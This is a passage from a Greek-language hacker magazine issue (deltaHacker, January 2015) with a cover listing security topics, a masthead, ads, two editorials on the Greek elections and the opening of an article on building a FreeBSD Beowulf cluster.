all rights reversed

HACKER

Γενάρης 2015 # Τιμή τεύχους 3,99€

τεύχος 040 - European Partners Edition



Memory forensics [*]

Ασφαλέστερο OpenSSH, εδώ και τώρα!

Το Backdoor Factory και οι δυνατότητές του

Πλαγιομετωπική με web server, οδηγώντας PHP

Aiolos Project: Πώς θα φτιάξετε το δικό σας Beowulf Cluster

[*] ...για επιτυχή σταδιοδρομία στο ψηφιακό CSI

all rights reversed

HACKER

Περιεχόμενα

και οδηγίες χρήσης

Εκδότης / Διευθυντής	Χρήστος Βαρελάς
Αρχισυντάκτης	Παναγιώτης Βαρελάς
Σύμβουλοι έκδοσης	Νίκος Μουρατίδης, Βούλα Παυλίδου
Σύνταξη	Παναγιώτης Βαρελάς, Χρήστος Βαρελάς, Ανδρέας Βενιέρης, Γιώργος Γιάννου, Μανώλης Κιαγιάς, Πέτρος Κυλαδίτης, Νίκος Μουρατίδης, Θωμάς Σερμπίνης, Μέσος Παπαδόπουλος (TM), Χρίστος Τόμπρας
Γραμματική επιμέλεια	Βούλα Παυλίδου
Καλλιτεχνική Επιμέλεια	Πέτρος Φιλιππίδης

Το ηλεκτρονικό περιοδικό deltaHacker είναι συνδρομητικό και εκδίδεται από την Parabing Creations δώδεκα φορές το χρόνο, κάθε μήνα. Η Parabing Creations έχει την έδρα της στην Καλαμαριά Θεσσαλονίκης. Ο δικτυακός τόπος του περιοδικού είναι στο http://deltahacker.gr. Το email επικοινωνίας είναι το talk2us@deltahacker.gr και ειδικά για τις συνδρομές είναι το subscriptions@deltahacker.gr. Οι γενικές πληροφορίες για τις συνδρομές παρατίθενται στο http://deltahacker.gr/subscriptions και οι ίδιες οι παραγγελίες γίνονται από το http://deltahacker.gr/pdf12order. Όλες οι απόψεις που εκφράζονται στα άρθρα δεν εκφράζουν απαραίτητα και τη γνώμη του περιοδικού.

YOUR VERY OWN PLAYGROUND IN THE CLOUD. SECURE & GREEN. PAY AS YOU GO.

Keep your data in Iceland and take advantage of GreenQloud's cloud services powered by abundant, stable and cost effective, clean energy

www.greenqloud.com

ComputeQloud™
Host & Manage

- Up to 16 CPUs and 32gb RAM in the KVM hypervisor
- 64-bit server image templates including Ubuntu, Debian, FreeBSD, CentOS and more
- Built-in firewall
- In-browser noVNC client and full root access via ssh
- Network separation at the hardware level
- Dedicated IP address and reserved bandwidth
- EC2 compatible
- Instant scalability
- Online dashboard

StorageQloud™
Backup & Share

- Triple-redundant storage
- Full encryption
- Sync across all platforms
- S3 compatible
- Bucket websites
- Automatic load-balancing




Σκόρπιες σκέψεις, σε μια κάποια σειρά

by subZraw

Αγαπητές κι αγαπητοί,

- Τώρα που πληκτρολογώ αυτές τις λέξεις, από την τηλεόραση στο καθιστικό ακούγεται η δοξολογία για την ορκωμοσία της νέας κυβέρνησης.
- Δεν σας κρύβω ότι, ακούγοντας τη λειτουργία, είμαι λίγο ανήσυχος.
- Γενικά αυτές τις μέρες είμαι ανήσυχος και, δεν σας το κρύβω, με διακατέχει κι ένας εκνευρισμός.
- Από πού ν' αρχίσω να σας τα λέω, προς τα πού να το πάω και πού να καταλήξω;
- Ιδέα δεν έχω. Καταλαβαίνω όμως ότι παρόμοιες ανησυχίες έχουμε πολλοί αυτές τις μέρες. Γι' αυτό κι αρχικά σκέφτηκα να μη γράψω τίποτε σχετικό.
- Λες και λείπουν οι βαρύγδουπες δηλώσεις και οι περισπούδαστες αναλύσεις από τα σόσιαλ τα μίντια κι από τα παράθυρα τα τηλεοπτικά, δηλαδή.
- Απ' την άλλη, πάντοτε κατάφερνα να βάζω τις σκέψεις μου σε μια διαχειρίσιμη σειρά, όταν άρχιζα να τις γράφω.
- Αυτό ακριβώς αποφάσισα να κάνω και σήμερα – και πρόκειται για ευτυχή σύμπτωση το ότι, ούτως ή άλλως, έχω να γράψω και το εντιτόριαλ για το νέο τεύχος του deltaHacker.
- Τώρα, επειδή οι σκέψεις είναι πολλές και τα εξωτερικά ερεθίσματα ακόμη περισσότερα, λίγο πριν αρχίσω την πληκτρολόγηση πήρα άλλη μια, σημαντική για το μικρόκοσμό μου, απόφαση: Να γράψω το κείμενο με τη μορφή πολλών, μικρών παραγράφων. Αν μη τι άλλο, έτσι διευκολύνομαι στο να βάζω μια τάξη στο (εσωτερικό) χάος – κι αυτή είναι μία από τις φορές που όσο περισσότερη η τάξη, τόσο το καλύτερο.
- Κάναμε λοιπόν τις εκλογές μας. Ωραία ήταν και σε γενικές γραμμές τις φχαριστήθηκα. Για να πω όμως και την αμαρτία μου, κατά τη διάρκεια της σύντομης προεκλογικής περιόδου δεν άργησε να με πιάσει και μια κάποια δυσφορία. Οι λόγοι ήταν αρκετοί, τώρα όμως θέλω να αναφέρω μόνο δύο.
- Ο ένας είχε να κάνει με την αισχρή, κατά την ταπεινή μου γνώμη, εκστρατεία φόβου που κυριάρχησε κατά την προεκλογική καμπάνια της προηγούμενης κυβέρνησης. Το μόνο που δεν έκαναν, δηλαδή, ήταν να στέλνουν ανθρώπους έξω από τις πόρτες μας, οι οποίοι με το που θα τις ανοίγαμε θα έκαναν "μπου" και "μπαμ" στα μούτρα μας.



- Ο άλλος λόγος αφορούσε στο εξωπραγματικά αισιόδοξο, ξανά κατά την ταπεινή μου γνώμη, ύφος που διέπνεε την εκστρατεία της σημερινής κυβέρνησης. Αν ήταν να στείλουν κι εκείνοι ανθρώπους έξω από τις πόρτες μας, με το που θα τις ανοίγαμε θα βλέπαμε χαμογελαστά πρόσωπα να μας δίνουν ένα κόκκινο γαρύφαλλο.
- Σίριουσλι, γκάιζ; (Όπως λέμε και στο Λευκαντί Ευβοίας.)
- Έγιναν οι εκλογές, ήλθε ο Σύριζα. Οι πρώτες εκπλήξεις ήταν ευχάριστες: Δεν εκτοξεύτηκαν θερμοπυρηνικές κεφαλές κατά της χώρας, το apt-get συνέχισε να δουλεύει στους servers, ο κόσμος δεν έκανε ουρές στα έι-τι-εμ(ς), τανκς δεν βγήκαν στους δρόμους, το μετρό της Θεσσαλονίκης εξακολουθεί να αποτελεί ένα από καλύτερα σύντομα ανέκδοτα – κυκλοφόρησε και το νέο, γρηγορότερο Raspberry Pi. Σίγουρα θα συμφωνήσετε κι εσείς ότι όλα αυτά είναι θετικά.
- Πολύ πιο γρήγορα από το αναμενόμενο, οι υπουργοί της νέας κυβέρνησης άρχισαν τις εξαγγελίες.
- Πολλές εξαγγελίες – αν και μάλλον η λέξη "κάργα" ταιριάζει καλύτερα.
- Ανεξαρτήτως του αν πιστεύει κάποιος πως όλα όσα υποσχέθηκαν είναι εφικτά ή όχι, το αξιοσημείωτο εδώ είναι ότι, για πρώτη φορά, μία κυβέρνηση φάνηκε αποφασισμένη να κάνει πράξη όλα όσα υποσχόταν πριν τις εκλογές.
- Κάποιοι θα πουν ότι αυτά τα πράγματα δεν γίνονται. Μπορεί. Όμως η κυβέρνηση και οι υπουργοί της δεν πρόκειται να αγνοήσουν, λένε, τη λαϊκή εντολή.
- Μάλιστα.
- Ο λαός μίλησε, και το τι θέλει είναι ξεκάθαρο.
- Γιατί έτσι είναι ο λαός.
- Πάντα ξεκάθαρος.
- Ό,τι και να πιστεύουμε επ' αυτού, δικαιούμαστε νομίζω να υποθέσουμε ότι σημαντικό ποσοστό των ψηφοφόρων έδωσε εντολή στη νέα κυβέρνηση να τερματίσει τη λιτότητα, να διώξει τους δανειστές, να επαναφέρει την αξιοπρέπεια – βεβαίως και την ανάπτυξη μαζί με την ευημερία.
- Εντάξει, ήταν και κάποιοι που ψήφισαν Σύριζα επειδή, πολύ απλά, ήθελαν να τιμωρήσουν τους προηγούμενους.
- Κατανοητό, υπενθυμίζω όμως στον εαυτό μου ότι αρκετοί ήξεραν πολύ καλά τι έκαναν και πράγματι ψήφισαν τον Σύριζα για να βάλει ένα τέλος στα στραβά και στα άσχημα που μας ήλθαν από το 2010 και μετά.

- Είναι βρε παιδί μου σαν να υπάρχει ένας διακόπτης, τον οποίο από τη στιγμή που ο Σύριζα πήρε την εντολή θα τον κατεβάσει κι όλα τα δυσάρεστα θα πάψουν να μας ταλαιπωρούν, ενώ την ίδια στιγμή το ένα καλό μετά το άλλο θα αρχίσουν να βελτιώνουν την καθημερινότητα του Μέσου Παπαδόπουλου (ΤΜ).
- Θα μου πείτε τώρα ότι είμαι άδικα ειρωνικός. Τέτοιος διακόπτης δεν υπάρχει – και το ξέρω. Έτσι είναι. Ξέρω μάλιστα ότι το ξέρετε που το ξέρω, αλλά ξέρετε κάτι; Μην τα λέτε σ' εμένα αυτά. Πείτε σε όσους πιστεύουν ότι τέτοιος διακόπτης πράγματι υπάρχει.
- Είναι οι ίδιοι που λένε πως αν εγκαταλείψουμε το ευρώ και περάσουμε σε εθνικό νόμισμα, όχι μόνο δεν θα έχουμε κανένα πρόβλημα αλλά θα βρούμε και την ησυχία μας.
- Πλάκα πλάκα, λέτε να έχουν δίκιο;
- Δεν χρειάζεται ν' απαντήσετε.
- Κατά τα άλλα, έχουμε και το νέο υπουργό οικονομικών.
- Δεν ξέρω για 'σας, αλλά εγώ ανέκαθεν έβρισκα ενδιαφέροντα όλα όσα έλεγε.
- Πλέον, τον απολαμβάνω και σε δράση.
- Νομίζω –και μπορεί να κάνω λάθος– ότι σε γενικές γραμμές καλά το πάει.
- Έχει τις απόψεις του, μπορεί να τις στηρίζει με επιχειρήματα, είναι ευγενικός και την ίδια στιγμή τσεκουράτος, αλλά είναι κι έτοιμος να κάνει στρατηγικές υποχωρήσεις.
- Αυτή τουλάχιστον είναι η αίσθησή μου, κι ελπίζω τη στιγμή που θα διαβάζετε αυτές τις γραμμές να μην έχουν έλθει τα πάνω κάτω.
- Το παιχνίδι έχει ξεκινήσει για τα καλά και οι εξελίξεις είναι καταιγιστικές.
- Για το πώς θα εξελιχθεί δεν έχω ιδέα, υποψιάζομαι όμως ότι τελικά και οι δύο πλευρές θα κάνουν τις υποχωρήσεις τους. Η δική μας πλευρά θα κάνει τις περισσότερες υποχωρήσεις, όμως τουλάχιστον θα μπορούμε να λέμε πως το παλέψαμε.
- Αρχικά, πάντως, η διαπραγμάτευση έχει ξεκινήσει μαξιμαλιστικά – κι από τις δύο πλευρές.
- Λογικό δεν είναι να ξεκινά έτσι, μια τέτοια διαπραγμάτευση ;
- Νομίζω ότι λογικό είναι.
- Μολαταύτα, ένας κάποιος εκνευρισμός παραδέχομαι ότι με κυριεύει.
- Ίσως δεν θα μπορούσε να συμβαίνει και διαφορετικά, όμως "στο τέλος της ημέρας", όπως για χρόνια λέγαμε στο Λευκαντί Ευβοίας και τώρα μου το μάθατε και το λέτε όλοι, παρά τον εκνευρισμό χαίρομαι που το παλεύουμε.
- Ελπίζω να το χαίρεστε κι εσείς.


Νιώθεις πραγματικά ασφαλής;
DANGER
UNAUTHORIZED PERSONNEL KEEP OUT
Ξεκίνα την προστασία σου
από το μηδέν
application security
infrastructure security
social engineering
incident response
projectzero.gr | 211 4053158
projectzero
IT security services and research

ονέλ μέιλ



Αγαπητοί μου,

Η συγκυρία, αυτόν το μήνα, ήταν προβληματική. Βασικά λόγω των εκλογών.

Αν ήταν στο χέρι μου θα τις απέφευγα. Όχι γιατί δεν τις θεωρούσα σημαντικές, κάθε άλλο. Απλά αναρωτιόμουν τι νόημα θα είχε να προσθέσω μιαν ακόμη άποψη ανάμεσα στις τόσες άλλες.

Χρονιάρες μέρες κι όλοι δεν κάνανε άλλη δουλειά, καθόντουσαν να καταδεικνύουν αντιφάσεις, να προφητεύουν καταστροφές, να οραματίζονται παραδείσους, να χαράσσουν κόκκινες γραμμές, να καταγγέλλουν συνωμοσίες.

Είχα αποφασίσει να επικεντρωθώ στη συνηθισμένη μου θεματολογία. Αυτά προχτές, ημέρα εκλογών.

Γυρνάω, που λέτε, από το εκλογικό κέντρο, και ξεκινάω να απλώνω τα τεφτέρια μου στο τραπέζι. Πάνω που πάω να βάλω χαρτί στη γραφομηχανή, βλέπω με την άκρη του ματιού την εξαδέλφη να με παρατηρεί από την πόρτα της κουζίνας. Δεν ήταν για καλό, το ήξερα, οπότε έκανα τον ανήξερο.

"Θα γράψεις;" μου λέει. "Δεν θα περιμένεις τα αποτελέσματα;"

"Γιατί να τα περιμένω; Αφού δεν θα γράψω για τις εκλογές."

"Δεν θα γράψεις; Και τι είναι αυτά που έλεγε ο αφεντικός σου στο φέισμπουκ;"

Ο αφεντικός μου; Στο φέισμπουκ; Θορυβήθηκα και μπήκα να κοιτάξω.

Φρίκη και πανικός.

Έπρεπε να το περιμένω. Ο ανεπρόκοπος, εκ Λονδίνου, είχε στείλει μέιλ στον Κύριο Εκδότη εκ μέρους μου, λέει, ενημερώνοντάς τον πως αυτόν τον μήνα σκοπεύω, λέει, να καθυστερήσω την επιστολή διότι, λέει, θα ήθελα να σχολιάσω το αποτέλεσμα των εκλογών.

Κοίτα να δεις, φίλε μου, μπλέξιμο. Άκου εκεί "θα ήθελα να σχολιάσω το αποτέλεσμα των εκλογών"□ Σιγά μην θα ήθελα.

Την τελευταία φορά που ήθελα, το Μάιο, πήγανε να με φάνε. Μόνο που δεν έβγαλαν φετφά σε βάρος μου οι χρυσοί ανεγκέφαλοι.

Θα σας έλεγα ψέματα, αγαπητοί μου, αν ισχυριζόμουν ότι δεν είχα τρομάξει διαβάζοντας όλα αυτά που μου καταλογίζονταν. Είχα τρομάξει και μάλιστα πάρα πολύ. Κρύος ιδρώτας με είχε λούσει.

Ευτυχώς ήταν περαστικό. Εκείνες τις μέρες βρισκόμουν Λονδίνο και μ' αυτά και μ' εκείνα το ξεπέρασα. Έφαγα και τόσα τεύχη να μιλάω για τα τζιτζίκια, οπότε το θέμα ξεχάστηκε εντελώς.

Έρχεται τώρα ο ανεπρόκοπος εκ Λονδίνου να με ρίξει και πάλι στο καζάνι.

Τέλος πάντων. ΟΚ. Να σχολιάσω. Αλλά να σχολιάσω τι, ρε παιδιά; Εδώ γίνανε κοτζάμ εκλογές και δεν καταλάβαμε ποιο ήταν το θέμα.

Σκεφτείτε το εξής: Εκλογές έγιναν επειδή δεν βγήκε Πρόεδρος από την

προηγούμενη Βουλή. *Αυτός* ήταν ο τυπικός λόγος. Κι όμως, καθ' όλη τη διάρκεια της προεκλογικής εκστρατείας κανένας δεν είπε έστω και μια λέξη για τον Πρόεδρο, έτσι, ρε παιδί μου, για να τηρηθούν τα προσχήματα.

Όλη η συζήτηση έγινε με καταστροφολογικούς όρους ενδεχόμενης επιστροφής στη δραχμή, που πρέπει να αποφευχθεί πάση θυσία, μνημονίων που πρέπει να σκιστούν, διεθνών υποχρεώσεων της χώρας που πρέπει να τηρηθούν, σελίδων που γυρίζουν, και λοιπά και λοιπά και λοιπά.

Θα μου πείτε, έτσι δεν γίνεται πάντα; ΟΚ, ναι. Έτσι.

Αλλά η διαπίστωση ότι κάτι "έτσι" γινόταν "πάντα" δεν είναι επαρκής λόγος για να συνεχίσει να γίνεται έτσι. Για αιώνες ολόκληρους, παλιά, γινόντουσαν και ανθρωποθυσίες. Τι, δηλαδή, δεν θα έπρεπε να τις σταματήσουμε γιατί μέχρι τότε έτσι γινόταν "πάντα";

Εκλογές λοιπόν. Ο καθένας το μακρύ του και το κοντό του.

Το δίλημμα παρουσιάστηκε (και παρουσιάζεται) απλουστευτικά με όρους προσήλωσης ή αποστροφής προς τα λεγόμενα "μνημόνια", whatever that means.

Ακόμα και η καινούργια μας κυβέρνηση είναι κυβέρνηση συνεργασίας δύο θεμελιωδώς διαφορετικών κομμάτων, με μόνο κοινό τους στοιχείο τη διακήρυξη της ανάγκης απαγκίστρωσης από τα "μνημόνια". Κατά τα άλλα, άρμεγε και κούρευε.

Τι γνώμη λοιπόν να εκφράσω, ο καψερός; Να σας πω αν ήμουν υπέρ ή κατά των "μνημονίων"; Να εκφράσω την αγαλλίασή μου για τη νέα κυβέρνηση ή την βαθιά μου ανησυχία;

Μα, ρε παιδιά, το παιχνίδι δεν παίζεται εκεί. Ποτέ δεν παιζόταν εκεί. Αν δεν μπορεί κανείς να το δει, πέντε ολόκληρα χρόνια μετά το 2010, εγώ τι ελπίδες έχω ο κακομοίρης; Όχι μία, αλλά ούτε δύο, ούτε και δέκα ολόκληρες επιστολές δεν θα αρκούσαν.

Τα τζιτζίκια και όσα επί μήνες έγραφα για το αν ακούγονται ή όχι θα έμοιαζαν με μικρό ευχάριστο διάλειμμα.

Δεν θα σχολιάσω λοιπόν. Αλλά νοιώθω τον πειρασμό να παραθέσω μερικές από τις σκέψεις που κάνω όταν προσπαθώ να κατανοήσω το ελληνικό φαινόμενο στην τρέχουσα ιστορική συγκυρία.

Κατ' αρχάς, να ξεκαθαρίσω:

Πρώτα πρώτα, όταν μιλάω για "τρέχουσα ιστορική συγκυρία" αναφέρομαι στα τελευταία 70 με 100 χρόνια.

Δεύτερον, όταν μιλάω για "ελληνικό φαινόμενο" αναφέρομαι μόνο στα πολύ συγκεκριμένα ιδιαίτερα χαρακτηριστικά αυτού που ονομάζουμε Ελλάδα και όχι στην τοπική μορφή που παίρνουν άλλα υπερεθνικά και βραδυκίνητα φαινόμενα όπως οι εσωτερικές αντιφάσεις του παγκοσμιοποιημένου καπιταλισμού ή οι γεωπολιτικές εντάσεις στα Βαλκάνια και στον ευρύτερο ευρασιατικό χώρο.

Όχι ότι μια γενικότερη συζήτηση δεν θα είχε ενδιαφέρον, κάθε άλλο. Αλλά στην παρούσα φάση θα συσκότιζε μάλλον την κατανόησή μας, παρά θα τη διευκόλυνε.

Λοιπόν. Το βασικό πρόβλημα της σημερινής Ελλάδας ως οργανωμένου κράτους βρίσκεται,



κατά την γνώμη μου, σε ένα αντιφατικό φαινόμενο με δύο πλευρές.

Από τη μία έχουμε την ασύμμετρη απειλή που συνιστά για τον κάθε μεμονωμένο πολίτη το σύγχρονο ελληνικό κράτος με την ανορθολογικότητά του, την αυθαιρεσία του, και τους σχεδόν θεσμοθετημένους μηχανισμούς κακοδιαχείρισης, κακοδιοίκησης και αναποτελεσματικότητας.

Από την άλλη έχουμε την απόλυτη, παράδοξη, και σχεδόν θεσμοθετημένη εξάρτηση του ίδιου αυτού κράτους από οργανωμένες ομάδες συμφερόντων που ασκούν πίεση και επιρροή -- όπως είναι, για παράδειγμα, οι πολιτικοί, οι διάφορες επαγγελματικές συντεχνίες, το "Δημόσιο", τα σώματα ασφαλείας, ο στρατός, η Εκκλησία, οι κομματικοί μηχανισμοί και πάει λέγοντας.

Το αποτέλεσμα αυτής της αντιφατικής κατάστασης είναι πως η μόνη σου ελπίδα ως Έλληνα πολίτη στα πάρε-δώσε σου με το κράτος, είναι η βοήθεια στην οποία προσβλέπεις προσεταιριζόμενος κάποια από αυτές τις ομάδες συμφερόντων -- όποια από αυτές τυχαίνει να βρίσκεται πιο κοντά σε σένα ή στους δικούς σου.

Δεν μιλάω μόνο για το "μέσον" και τις γνωριμίες. Αυτές είναι ειδικές λύσεις σε ένα γενικότερο πρόβλημα. Αναφέρομαι στο ότι λόγω της δομής και της οργάνωσης του Ελληνικού κράτους, εσύ ως πολίτης είσαι θεμελιωδώς ανήμπορος όταν δεν ξέρεις πού και σε ποιόν θα πέσεις.

Είναι αδύνατο να το εμπιστευτείς το κράτος. Κακό του κεφαλιού σου θα κάνεις. Προτιμότερο είναι να προσεγγίσεις κάποια ομάδα άσκησης πίεσης για να σε βοηθήσουν πλαγίως, παρά να προσπαθήσεις μόνος σου να βγάλεις το φίδι από την τρύπα.

Κι έτσι όλοι είμαστε δέσμιοι μιας κατάστασης την οποία όλοι επικρίνουμε αλλά κανείς μας δεν μπορεί να αλλάξει -- ακόμα και αν το θέλει. Πρόκειται για αυτοτροφοδοτούμενο φαινόμενο.

Για να φέρω ένα παράδειγμα, αυτός είναι ο λόγος που όταν έρχονται "οι δανειστές" και μας ζητάνε, ξέρω 'γώ, να εξορθολογήσουμε τις δημόσιες δαπάνες ή να χτυπήσουμε την φοροδιαφυγή, εμείς το μόνο που καταφέρνουμε να κάνουμε είναι να βάλουμε ένα ακόμα χαράτσι της ΔΕΗ ή έναν ακόμα ΕΝΦΙΑ.

Τι νομίζετε, ότι εκεί στο Υπουργείο Οικονομικών είναι τυφλοί ή βλάκες και δεν βλέπουν πως θα ήταν καλύτερο (και για τους ίδιους) να χτυπήσουνε τη φοροδιαφυγή παρά να κόψουν συντάξεις ή να βάλουν τον έναν ή τον άλλο φόρο; Μια χαρά το βλέπουνε. Βλάκες δεν είναι. Πραγματικά, θα τους συνέφερε να το κάνουν. Απλά *δεν μπορούν*.

Εσείς θα μου πείτε, βέβαια, πως είναι θέμα απουσίας πολιτικής βούλησης. Μακάρι να έχετε δίκιο.

Δεν το πιστεύω. Κατά τη γνώμη μου, η λύση στο πρόβλημα της Ελλάδας *δεν* θα έρθει ούτε με το σκίσιμο των "μνημονίων", ούτε με την επαναδιαπραγμάτευση του χρέους, την πληρωμή πολεμικών αποζημιώσεων, την αξιοποίηση του γιγαντοτεράστιου ορυκτού πλούτου της χώρας και πάει λέγοντας. Αυτά θα πάνε χαμένα αν δεν γίνει κάτι άλλο.

Δεν τρέφω μεγάλες ψευδαισθήσεις. Μακάρι να έχω άδικο, αλλά δεν το νομίζω. Εδώ είμαστε, θα δείξει.

(Θα παρατηρήσατε, αγαπητοί μου, ότι σήμερα, 27 Ιανουαρίου, 70ή επέτειο της απελευθέρωσης του Άουσβιτς και ημέρα μνήμης του Ολοκαυτώματος, δεν αναφέρθηκα στις 390 χιλιάδες των χρυσών ανεγκέφαλων, έτσι; Δεν θα αναφερθώ. Όχι. Αυτό δεν είναι οικονομικό ή συστημικό πρόβλημα. Είναι πολιτισμικό.)

Σας ασπάζομαι,
Θείος Ακάκιος

Skill: Intermediate
Tags: Clusters, FreeBSD, Aiolos Project, MPI, OpenMPI



by Sonic

The Aiolos Project

Το πρώτο σας FreeBSD Beowulf Cluster!

Τι ακριβώς σκέφτεστε όταν ακούτε τον όρο "Beowulf Cluster"; Ίσως κάποιοι να σκέφτονται λυκανθρώπους, αν και η λέξη "cluster" παραπέμπει σε κάποια υπολογιστική διάταξη και ο συνειρμός χαλάει. Σε κάθε περίπτωση, αν αναλογιστούμε τις ώρες της νύχτας που περνάμε για να σκεφτόμαστε τα νέα μας project, ίσως τελικά το "λυκάνθρωπος" να μην είναι τόσο λανθασμένος χαρακτηρισμός.


Ας σοβαρευτούμε λίγο. Ένα Beowulf Cluster ή, αν προτιμάτε, ένα Compute Cluster, αποτελεί ένα σύστημα διασύνδεσης πολλών απλών υπολογιστικών μονάδων (π.χ. μερικά PCs) προκειμένου να δημιουργήσουμε ένα μεγαλύτερο σύστημα για την εκτέλεση τεράστιων υπολογισμών. Θα έχετε ακούσει για τη μανία που καταβάλλει ορισμένους ανθρώπους να υπολογίσουν ένα ακόμα ψηφίο του π, μετά από τα δισεκατομμύρια ψηφία που έχουν ήδη υπολογιστεί. Σίγουρα οι άνθρωποι αυτοί είναι αποφασισμένοι να περάσουν πολλά ευχάριστα απογεύματα, γράφοντας κώδικα και συνδέοντας πρόσθετα μηχανήματα στο cluster, προκειμένου να πετύχουν το σκοπό τους. (Μέχρι κάποιος κακοήθης 